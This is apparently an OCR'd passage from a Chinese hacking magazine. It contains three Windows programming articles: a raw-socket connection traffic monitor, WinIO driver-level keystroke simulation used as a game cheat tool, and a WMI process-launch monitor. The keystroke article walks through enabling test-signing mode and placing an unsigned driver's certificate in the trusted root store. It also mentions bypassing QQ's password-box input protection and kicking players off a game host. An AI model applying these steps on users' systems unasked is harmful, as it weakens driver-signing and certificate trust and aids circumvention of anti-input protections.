            IpHeader *iphdr = (IpHeader *)RecvBuf; //此处略去 IP 头定义，下同，详见代码
            int    nLen = ntohs(iphdr->TotalLen) - sizeof(IpHeader); //获取下层数据包长度
            int bUp = IsMyIp(iphdr->SrcAddr,iphdr->DstAddr); //判断是否是发送数据，返回-1 表示不是本机数据包，因为原始套接字必须要设为混杂模式，否则无法监听到数据
            if(bUp == -1) continue;//拒绝接收
    DWORD dwLocalIp = bUp?iphdr->SrcAddr:iphdr->DstAddr;
            DWORD dwRemoteIp = bUp?iphdr->DstAddr:iphdr->SrcAddr;
            int hdrLen,i;
            if(iphdr->Protocol == IPPROTO_TCP) //是 TCP 包
            {
            TcpHeader *tcphdr = (TcpHeader *)(RecvBuf + iphdr->HdrLen*4);
            hdrLen =iphdr->HdrLen*4+sizeof(TcpHeader);
            USHORT nLocalPort = bUp?ntohs(tcphdr->SrcPort):ntohs(tcphdr->DstPort); //获取本地端口
            USHORT nRemotePort = bUp?ntohs(tcphdr->DstPort):ntohs(tcphdr->SrcPort); //获取远程端口
            for(int i=0;i<pThis->m_connList.size();i++)
            {// m_connList 为 vector<UpDownInfo>类型，UpDownInfo 是保存连接相关信息的结构体
            if( 判断 m_connList 中是否存在该连接 )
            {
    if(bUp)
```

```
                {
                                m_connList[i].dwUpData += nLen -
sizeof(TcpHeader);
                                m_connList[i].nUpPacket ++;
                        }else{
                                m_connList[i].dwDownData += nLen
-sizeof(TcpHeader);
                        m_connList[i].nDownPacket ++;
        }
                        }
                        if(i>=m_connList.size())
        {
                                UpDownInfo info;
                                省略初始化结构体代码
                                m_connList.push_back(info);
                }
                        }
        if(iphdr->Protocol == IPPROTO_UDP) //是UDP包
                        {
                                UdpHeader *udphdr = (UdpHeader
*)(RecvBuf + iphdr->HdrLen*4);
        //省略UDP部分的处理代码，与上类似
                        }
                }else{
                        //出现错误
                        break;
                }
        }
        return 0;
}
```

有一点要注意的是，UDP 协议与 TCP 不同，很多基于 P2P 的程序只是绑定一个本地的 UDP 端口，然后监听，此时可能所有的数据包都是发送到该端口上来的。原版的 TcpView 是不分析 UDP 地址的，只看本地端口。我在此基础上做了点改进，会显示远程的 IP 地址，不过显示的只是收到的最近包的地址。其实也是可以做成显示所有远程通信地址的，只不过编写上会更麻烦一些（有兴趣读者可以自己完成）。

显示物理地址部分我用的是网上的代码，就是查找纯真 IP 数据库中的记录，得到物理地址。如果当前程序目录下没有“qqwry.dat”文件，List 中是不会添加“物理地址”这一列的。程序启动后连接默认会根据进程名排序，新加入的连接也会自动进行插入排序。


总 结

在程序制作过程中也花了不少精力，比如刚开始总是有严重的资源泄漏问题，后来用的是 BoundsChecker 不断调试解决的。现在我提供的这个版本还是有点简陋，有些细节也没有处理好，欢迎大家批评指正，我的邮箱是 drunkdream13@163.com。

最后谈一谈开头的话题，就是 VS 中的踢人问题，原理很简单，作为主机（服务端）时所有数据包都会发送到我电脑上来，只要我把要踢的人的 TCP 连接关了，那他自然就掉线了，但前提是你要清楚要踢的是谁。还有种踢人用的是 API Hook 的方式，主要是对 send 函数的挂钩，用 SPI 也是可以实现的。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）

前置知识：VB
关键词：Win64，WinIo，模拟按键



Win64 上底层方式的模拟按键

文/图 胡文亮

问题由来

我比较喜欢玩《侠盗猎车：自由城之章》（简称《GTA:EFLC》）。不过本人玩游戏的水平比较菜，经常被游戏里的贼和警察狂虐，心里十分不爽，而网上下载的外挂不是有病毒就是不能用，游戏内置的作弊器操作很麻烦，于是萌生了自己做一个外挂的想法。在游戏里，只要输入一个十位数的作弊码就能进行一系列的作弊，比如补全生命，获得武器，修复汽车等。但由于要输入 10 个毫无规律的数字，让人很是抓狂。而且在进行这一系列操作时，往往还必须进行其他操作，比如驾车、枪战。往往一个不小心，就 GameOver 了。利用模拟按键的方式输入，能节省宝贵的时间。

解决方案

因为《GTA:EFLC》是 DirectX 游戏，所以一切 user32.dll 提供的模拟按键函数（如 SendInput 之流）都失效了，因为 DirectX 游戏是利用 DirectInput 绕过 Windows 的消息机制直接和硬件打交道来接收按键信息的。因此，我们必须使用驱动级别的模拟按键。但是在驱动里如何进行模拟按键，我全然不知，一时我的研究就陷入了僵局。后来偶然得知了 WinIO 这个神器，于是开始了我的研究历程。

WinIO 是一款免费、开源的系统组件，你可以在 www.internals.com 上面免费下载它的源码。在版本 3.0 中，增加了对 64 位 Windows 操作系统的支持。我就是利用它的功能，实现了驱动级模拟按键。在我使用的 WinIO 3.0 中，里面有四

个 bin 文件，分别是 WinIO32.dll、WinIO64.dll、WinIO32.sys、WinIO64.sys。sys 文件是实现核心功能的驱动，dll 文件是封装驱动功能的接口。由于我的系统是 64 位系统，使用了 VB 做界面编程，所以仅需要 WinIO32.dll 和 WinIO64.sys。dll 文件有 10 个导出函数。在我的模拟按键程序里，仅需要用到四个：InitializeWinIo、ShutdownWinIo、GetPortVal、SetPortVal。

驱动模拟按键，其实就是读写端口。说到读写端口，学过 16 位汇编的人都知道，用 In、Out 指令即可。不过可别忘记了，In、Out 指令属于特权指令，所以在 Ring 3 下不能调用，必须在驱动里调用。不过 WinIO 的作者并没有用内联汇编的方法实现读写 IO 端口，而是使用了文档化的 READ_PORT_UCHAR、READ_PORT_USHORT、READ_PORT_ULONG、WRITE_PORT_UCHAR、WRITE_PORT_USHORT、WRITE_PORT_ULONG 函数来实现。个人认为内联汇编是一个不好的习惯，因为这样使代码有了很强的平台限制性。网上一些所谓的高手特别喜欢在代码里内联汇编，以显示所谓的“高手风范”。其实恰恰相反，我在学驱动初期就特别喜欢在驱动代码里内联汇编模仿“高手”，现在到是能不内联汇编就不内联汇编，以提高代码的通用程度。

言归正传，我们要用到的四个函数原型和功能如下：

bool _stdcall InitializeWinIo();	This function initializes the WinIo library.
void _stdcall ShutdownWinIo();	This function performs cleanup of the WinIo library.
bool _stdcall GetPortVal(WORD wPortAddr, PDWORD pdwPortVal, BYTE bSize);	This function reads a BYTE/WORD/DWORD value from an I/O port.
bool _stdcall SetPortVal(WORD wPortAddr, DWORD dwPortVal, BYTE bSize);	This function writes a BYTE/WORD/DWORD value to an I/O port.

根据 VB 和 C 代码的互换规则，得到以下声明：

```
Public Declare Function InitializeWinIo Lib "WinIo.dll" () As Boolean
Public Declare Function ShutdownWinIo Lib "WinIo.dll" () As Boolean
Public Declare Function GetPortVal Lib "WinIo.dll" (ByVal PortAddr As Integer, ByRef PortVal As Long, ByVal bSize As Byte) As Boolean
Public Declare Function SetPortVal Lib "WinIo.dll" (ByVal PortAddr As Integer, ByVal PortVal As Long, ByVal bSize As Byte) As Boolean
```

以下代码实现了模拟按键：

```
Public Const KBC_KEY_CMD = &H64
Public Const KBC_KEY_DATA = &H60
Public Sub KBCWait4IBE()
    Dim dwVal As Long
    Do
        GetPortVal KBC_KEY_CMD, dwVal, 1
    Loop While (dwVal And &H2)
End Sub
Public Sub MyKeyDown(ByVal vKeyCode As Long)
    KBCWait4IBE
    SetPortVal KBC_KEY_CMD, &HD2, 1
    KBCWait4IBE
    SetPortVal KBC_KEY_DATA, MapVirtualKey(vKeyCode, 0), 1
    Sleep 100
    KBCWait4IBE
    SetPortVal KBC_KEY_CMD, &HD2, 1
    KBCWait4IBE
    SetPortVal KBC_KEY_DATA, (MapVirtualKey(vKeyCode, 0) Or &H80), 1
End Sub
```

比如我要模拟按下小键盘上的 0，仅需要以下代码：MyKeyDown VK_NUMPAD0。其中 VK_NUMPAD0 是小键盘上 0 的虚拟键码，这些虚拟键码在 winuser.h 里有定义。不过不能连续按下两个相同的键，如果连续按下两个相同的键，会出现只有一个按下的效果。在按下两个相同的键时，要等待上 50ms。比如实现补血的作弊码是 3625550100，那么代码这么写：

```
MyKeyDown VK_NUMPAD3
MyKeyDown VK_NUMPAD6
MyKeyDown VK_NUMPAD2
MyKeyDown VK_NUMPAD5
Sleep 50
MyKeyDown VK_NUMPAD5
Sleep 50
MyKeyDown VK_NUMPAD5
MyKeyDown VK_NUMPAD0
MyKeyDown VK_NUMPAD1
MyKeyDown VK_NUMPAD0
Sleep 50
MyKeyDown VK_NUMPAD0
MyKeyDown VK_RETURN
```

需要说明的是，WinIO64.sys 没有正式的数字签名，只有测试签名。要使它能成功加载，必须打开测试模式（cmd 里切换到 system32 目录再输入 bcdedit /set testsigning on），然后根据以下步骤信任 WinIO64.sys 的测试签名：

1．打开 WinIO64.sys 的属性框，单击“数字签名”选项卡，单击“详细信息”按钮；

2．在新出来的对话框中单击“查看证书”按钮；

3．在又新出来的对话框中单击“安装证书”按钮；

4．单击“下一步”按钮，然后选择“将所有的证书放入下列存储”；

5．单击“浏览”按钮，选择“受信任的根证书发布机构”，如图 1 所示；




图 1


6．单击“下一步”按钮，然后单击“完成”按钮；

7．在弹出的“安全性警告”对话框中单击“是”按钮，才能导入成功。

效果测试

在我的那个外挂中，除了驱动模拟按键，还有注册热键等代码，因为这个和本文主题无关，所以就略过不表了。最终实现的效果就是在游戏中按下 F1 到 F6 六个键，实现了六个作弊功能。要进行测试很简单，先运行我的程序，再打开记事本，分别按下 F1 至 F6，就能输入六串数字。当然也可以随便申请一个 QQ 号，密码设置为 3625550100，然后把光标放到密码框里，按下 F1 键，就会能自动登录了（QQ 的密码框防止了普通方式的模拟按键，一般来说需要用驱动模拟按键）。

（编辑提醒：本文涉及的代码可以到黑防官方网站下载）



前置知识：VB
关键词：Win64、WMI、进程监控

Win64 上用 WMI 实现进程启动监控

文/图 胡文亮

谈起实现“进程启动监控”，有许多不同的“派系”。根据不完全调查，基本可以分为三派。第一派是不断枚举派，不断通过 ToolHelp32 等函数枚举进程，对比新旧进程列表得到新创建的进程；第二派是内核回调派，通过在驱动里使用 PsSetCreateProcessNotifyRoutine 来获得新创建的进程；第三派是函数挂钩派，相信这一派的人数最多，因为可以选择的方法最多。既可以在 Ring 3 挂钩，也可以在 Ring 0 挂钩。既可以搞浅层的 JMP HOOK，也可以搞深层的 CALL HOOK。既可以搞地址替换（如 SSDT HOOK），也可以搞函数修改（如 Inline Hook）。这些派系在 Win32 下各显神通，盟主（微软）似乎也默认了这种局面，好一个生动的武林大会！

但是到了 Win64 系统上，盟主（微软）的心胸不怎么宽广，派系也就萧条了起来。第三派就不用说了，在 PatchGuard 的怂恿下，几乎被彻底解散（相信几乎没有人会在 Ring 3 用挂钩的方式来监视进程启动）。第二派由于要用到驱动，而驱动在 Win64 上是被严格限制的，只有少数有钱人（正规数字签名要几万块钱一年）才能入派，人数十分萧条。而第一派，由于太过于消耗资源，而且反应迟钝，除了在论坛娱乐众人，没有任何实用价值。

除了这三派，就没有别的派系了吗？非也！今天我就介绍一个人数很少，但是通吃 Win32 和 Win64 的派系：WMI 派。WMI 是 Windows 2000/XP 管理系统的核心；对于其他的 Win32 操作系统，WMI 是一个有用的插件。WMI 以 CIMOM 为基础，CIMOM 即公共信息模型对象管理器（Common Information Model Object Manager），是一个描述操作系统构成单元的对象数据库，为 MMC 和脚本程序提供了一个访问操作系统构成单元的公共接口。有了 WMI，工具软件和脚本程序访问操作系统的不同部分时不需要使用不同的 API；相反，操作系统的不同部分都可以插入 WMI，工具软件和 WMI 可以方便地读写 WMI。

以上就是百度百科上对 WMI 的介绍，总而言之，WMI 是一套可以用来监控操作系统变化的机制（此话不全面，姑且这么说），使用它能在很多时候给我们的工作提供便利。据我所知，利用 WMI 能监视 PNP 设备、USB 设备、目录、服务、日志、进程的变化，还能管理进程、服务等（这些在网上都有公开的源码）。今天我给大家介绍的，就是通过 WMI 来监视进程的启动。由于 WMI 是基于 COM 组件的，个人认为用 C++或者 ASM 来调用不太方便。网上的代码基本上都是用 VB6 或者是 C#写的。由于 VB6 已经过时，再加上 BASIC 是我的编程母语，所以本文我就用 VB2010 来实现。

监控进程创建的思路很简单，利用 ExecNotificationQueryAsync 创建一个“进程创建回调”（可以理解成 Ring 3 版 PsSetCreateProcessNotify Routine）。在回调函数里我们能获得进程的 PID。通过 PID 获得 hProcess，并把进程挂起。此时弹框询问是否允许启动此程序，如果允许，就恢复进程运行，否则就把新进程结束掉。由于这种方法类似于“中断”而不是“轮询”，所以不会耗费 CPU。

要在 VB2010 中使用 WMI，必须先引用 WMI 库。选择解决方案按下右键，选择“属性”选项，单击“引用”选项卡，单击“添加”按钮，再单击“COM”选项卡，找到 Microsoft WMI Scripting v1.2 Library，添加即可。添加完成后可以看到类似画面，如图 1 所示。




图 1

接下来就是设置“进程创建回调”，并设置回调函数：

```
Dim objSWbemServices As WbemScripting.SWbemServices
Dim strComputer As String, strNameSpace As String
Dim WithEvents objSWbemSink As WbemScripting.SWbemSink
'设置进程创建回调
Private Sub Button1_Click(ByVal sender As System.Object, ByVal
e As System.EventArgs) Handles Button1.Click
        strComputer = "."
        strNameSpace = "root\cimv2"
        objSWbemSink = New WbemScripting.SWbemSink
        objSWbemServices = GetObject("winmgmts:\\" &
strComputer & "\" & strNameSpace)
        objSWbemServices.ExecNotificationQueryAsync
(objSWbemSink, "SELECT * FROM __InstanceCreationEvent
WITHIN 1 WHERE TargetInstance ISA 'Win32_Process'")
        Button1.Enabled = False
End Sub
```

回调函数里就是获得新进程的 PID、hProcess 并挂起：

```
Private Sub objSWbemSink_OnObjectReady(ByVal objWbem
Object As WbemScripting.SWbemObject, ByVal objWbemAsync
Context As WbemScripting.SWbemNamedValueSet) Handles
objSWbemSink.OnObjectReady
```

```
            Dim ww As New frmWarn
            Dim NewPID As ULong, hProc As IntPtr
            NewPID = CULng(objWbemObject.Properties_.Item
("TargetInstance").Value.Properties_.Item("ProcessID").Value)
            hProc = OpenProcess(&H1F0FFF, 0, NewPID)
            ww.CurrentProcessHande = hProc
            ZwSuspendProcess(hProc)
            ww.Show()
    End Sub
```

在回调函数里的 frmWarn 是一个警告框，它负责获得进程名称、路径、种类并提示做出选择：

```
    Public Class frmWarn
        Private Declare Function ZwResumeProcess Lib "ntdll.dll"
(ByVal hProcess As IntPtr) As Integer
        Private Declare Function ZwTerminateProcess Lib "ntdll.dll"
(ByVal hProcess As IntPtr,
                                ByVal dwExitCode As Integer) As Integer
        Private Declare Function ZwClose Lib "ntdll.dll" (ByVal
hObject As IntPtr) As Integer
        Private Declare Function GetProcessImageFileNameA Lib
"psapi.dll" (ByVal hProcess As IntPtr,
                                ByVal lpImageFileName As String,
                                ByVal nSize As Long) As Long
        Private Declare Function EnumProcessModules Lib "psapi.dll"
(ByVal hProcess As IntPtr,
                                ByRef lphModule As Long,
                                ByVal cb As Long,
                                ByRef lpcbNeeded As Long) As Long
        Private Declare Function GetModuleFileNameExA Lib
"psapi.dll" (ByVal hProcess As IntPtr,
                               ByVal hModule As Long,
                               ByVal lpFileName As String,
                               ByVal nSize As Long) As Long
       Private Declare Function SetWindowPos Lib "user32" (ByVal
hwnd As IntPtr,
                               ByVal hWndInsertAfter As IntPtr,
                               ByVal X As Long,
                               ByVal Y As Long,
                               ByVal cx As Long,
                               ByVal cy As Long,
       ByVal wFlags As Long) As Long
        Private Declare Function IsWow64Process Lib "kernel32"
(ByVal    hProcess As IntPtr,
                               ByRef Wow64Process As Long) As Long
        Private Const HWND_TOPMOST = -1
        Private Const HWND_NOTOPMOST = -2
        Private Const SWP_NOMOVE = &H2
        Private Const SWP_NOSIZE = &H1
        Private Const Flag = SWP_NOMOVE Or SWP_NOSIZE
        Public CurrentProcessHande As UInt64
        Private CanBeClose As Long = 0
        '获得进程全路径
        Private Function GetProcessImageFileName(ByVal hProcess
As UInt64) As String
            On Error Resume Next
            Dim hModule As Long
            Dim szName As String
            szName = StrDup(1024, vbNullChar)
            If EnumProcessModules(hProcess, hModule, 4&, 0&) <>
0 Then
                GetModuleFileNameExA(hProcess, hModule,
szName, 1024)
                szName = Strings.Left(szName, InStr(1, szName,
vbNullChar) - 1)
            Else
                GetProcessImageFileNameA(hProcess, szName, 1024)
                szName = Strings.Left(szName, InStr(1, szName,
vbNullChar) - 1)
                If (szName = "") Then szName = "(NULL)"
            End If
            GetProcessImageFileName = szName
        End Function
        '分离进程名和路径
        Private Sub GetPathAndName(ByVal sz As String, ByRef
szPath As String, ByRef szName As String)
            Dim ss() As String
            Dim i As Long
            ss = Split(sz, "\")
            szName = ss(UBound(ss))
            For i = 0 To UBound(ss) - 1
                szPath = szPath & ss(i) & "\"
            Next
        End Sub
        '允许进程启动
        Private Sub Button1_Click(ByVal sender As System.Object,
ByVal e As System.EventArgs) Handles Button1.Click
            ZwResumeProcess(CurrentProcessHande)
            ZwClose(CurrentProcessHande)
            CanBeClose = 1
            Me.Close()
        End Sub
        '禁止进程启动
        Private Sub Button2_Click(ByVal sender As System.Object,
ByVal e As System.EventArgs) Handles Button2.Click
            ZwTerminateProcess(CurrentProcessHande, 0)
            ZwClose(CurrentProcessHande)
            CanBeClose = 1
            Me.Close()
        End Sub
        '在没有做出选择之前不准关闭窗口
        Private Sub frmWarn_FormClosing(ByVal sender As Object,
ByVal e As
          System.Windows.Forms.FormClosingEventArgs) Handles
Me.FormClosing
            If CanBeClose = 0 Then
                e.Cancel = True
            End If
        End Sub
       '获得进程的系列信息
        Private Sub frmWarn_Load(ByVal sender As System.Object,
ByVal e As System.EventArgs) Handles MyBase.Load
            Dim szP As String = "", szN As String = ""
            Dim bRet As Long
            GetPathAndName(GetProcessImageFileName
(CurrentProcessHande), szP, szN)
            IsWow64Process(CurrentProcessHande, bRet)
            TextBox1.Text = szN
            TextBox2.Text = "Path: " & szP & vbCrLf & "Type: " &
IIf(bRet, "32-bit process", "64-bit process")
            SetWindowPos(Me.Handle, HWND_TOPMOST, 0, 0, 0,
0, Flag)
        End Sub
    End Class
```

以下是效果演示，如图 2 所示

